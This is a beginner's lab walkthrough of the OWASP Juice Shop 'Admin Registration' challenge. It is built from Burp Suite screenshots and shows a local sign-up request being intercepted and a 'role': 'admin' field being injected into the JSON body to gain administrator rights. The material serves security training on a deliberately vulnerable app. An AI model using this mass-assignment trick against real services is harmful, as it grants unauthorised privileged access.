


## Improper Input Validation in OWASP JUICE SHOP

### Admin Registration



In this we need to do registration with admin privileges

A screenshot of the "User Registration" form in OWASP Juice Shop. The form is on a dark background. It contains several input fields: "Email \*" with the value "test7@gmail.com", "Password \*" with masked characters ".....", and "Repeat Password \*" also with masked characters. Below the password fields, there is a toggle switch for "Show password advice" which is currently turned off. The "Security Question \*" dropdown menu is set to "Your eldest siblings middle name?". Below this, there is a note "This cannot be changed later!". The "Answer \*" field contains the text "thtehth". At the bottom of the form is a blue button with a plus icon and the text "Register". Below the button, there is a link that says "Already a customer?".

We will intercept the request using burp suite

The screenshot shows the Burp Suite interface with a request intercepted. The top bar includes tabs for 'Intercept', 'HTTP history', 'WebSockets history', 'Match and replace', and 'Proxy settings'. Below the top bar, there are buttons for 'Intercept on', 'Forward all', and 'Drop'. The main panel is divided into three sections: 'Request', 'Scan', and 'Inspector'.

The 'Request' section shows a POST request to `/api/Users/` on `localhost.com:3000`. The request body is a JSON object:

```
{
  "email": "testing7@gmail.com",
  "password": "test7",
  "passwordRepeat": "test7",
  "securityQuestion": {
    "id": 1,
    "question": "Your eldest siblings middle r",
    "createdAt": "2025-01-24T08:38:59.823Z",
    "updatedAt": "2025-01-24T08:38:59.823Z"
  },
  "securityAnswer": "ggnjgh"
}
```

The 'Scan' section shows a context menu with the following options:

- Send to Intruder (Ctrl+I)
- Send to Repeater (Ctrl+R)
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer (Ctrl+O)
- Insert Collaborator payload
- Request in browser
- Engagement tools [Pro version only]
- Change request method
- Change body encoding
- Copy (Ctrl+C)
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut (Ctrl+X)
- Copy (Ctrl+C)
- Paste (Ctrl+V)
- Message editor documentation

The 'Inspector' section shows the 'Request attributes' tab. A black arrow points from the 'Send to Repeater' option in the context menu to the 'Request attributes' tab in the Inspector.

We will send the request to the repeater to check for the response

Target: http://localhost.com:3000

Request

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Users/27
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 312
10 ETag: W/"138-wGr+4cpB8qiZQMkPQeTtdAtRLZY"
11 Vary: Accept-Encoding
12 Date: Sat, 25 Jan 2025 12:12:59 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
17   "status": "success",
18   "data": {
19     "username": "",
20     "role": "customer",
21     "deluxeToken": "",
22     "lastLoginIp": "0.0.0.0",
23     "profileImage": "/assets/public/images/uploads/default.svg",
24     "isActive": true,
25     "id": 27,
26     "email": "testing1237@gmail.com",
27     "updatedAt": "2025-01-25T12:12:59.282Z",
28     "createdAt": "2025-01-25T12:12:59.282Z",
29     "deletedAt": null
30   }
31 }

```

Response

728 bytes | 1,081 millis

here we can see role with customer is being sent

Intercept on

Time	Type	Direction	Method	URL
17:42:4...	H...	→	Request	POST http://localhost.com:3000/socket.io/?EIO=4&transport=polling&...PIT OFG&sid=7zAKvZauv-IXkclUAABZ
17:42:4...	H...	→	Request	GET http://localhost.com:3000/socket.io/?EIO=4&transport=polling&...PIT OFG&sid=7zAKvZauv-IXkclUAABZ
17:42:4...	H...	→	Request	GET http://localhost.com:3000/socket.io/?EIO=4&transport=websocket&sid=7zAKvZauv-IXkclUAABZ
17:42:4...	H...	→	Request	GET http://cpki.google/r/r4.crl
17:42:4...	H...	→	Request	POST http://localhost.com:3000/api/Users/
17:43:0...	H...	→	Request	POST https://accounts.google.com/RotateCookies
17:43:1...	H...	→	Request	GET https://alive.github.com/_sockets/u/168574579/ws?session=eyJ2ljoVjMILC11ljozNjg1NzQ1Nzk5InMIOjE1MTQyNjQ...
17:43:1...	H...	→	Request	POST http://localhost.com:3000/socket.io/?EIO=4&transport=polling&...PIT OMbd&sid=7zAKvZauv-IXkclUAABZ
17:43:1...	H...	→	Request	GET http://localhost.com:3000/socket.io/?EIO=4&transport=polling&...PIT OMko
17:43:1...	H...	→	Request	GET http://ctdl.windowsupdate.com/msdownload/update/v3/static/trusted/en/authrootsti.cab?95ea73d9e32be9ca

Request

```

1 Origin: http://localhost.com:3000
2 Referer: http://localhost.com:3000/
3 Accept-Encoding: gzip, deflate, br
4 Accept-Language: en-US,en;q=0.9
5 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=Dbgmhj3Kl54a19w0HVePv7GHSFYzF7LhKaUxWGYzEBqpW0y2RnSL2JQx6N0r
6 Connection: keep-alive
7
8 {
9   "email": "testing1237@gmail.com",
10  "password": "test7",
11  "passwordRepeat": "test7",
12  "role": "admin",
13  "securityQuestion": {
14    "id": 1,
15    "question": "Your eldest siblings middle name?",
16    "createdAt": "2025-01-24T08:38:59.823Z",
17    "updatedAt": "2025-01-24T08:38:59.823Z"
18  },
19  "securityAnswer": "ggmjgh"
20 }

```

Inspector

Request attributes

Request query parameters

Request cookies

Request headers

We will add that role part in our request and instead of customer, we will set admin and forward the request.

You successfully solved a challenge: Admin Registration (Register as a user with administrator privileges.)



Vulnerability exploited!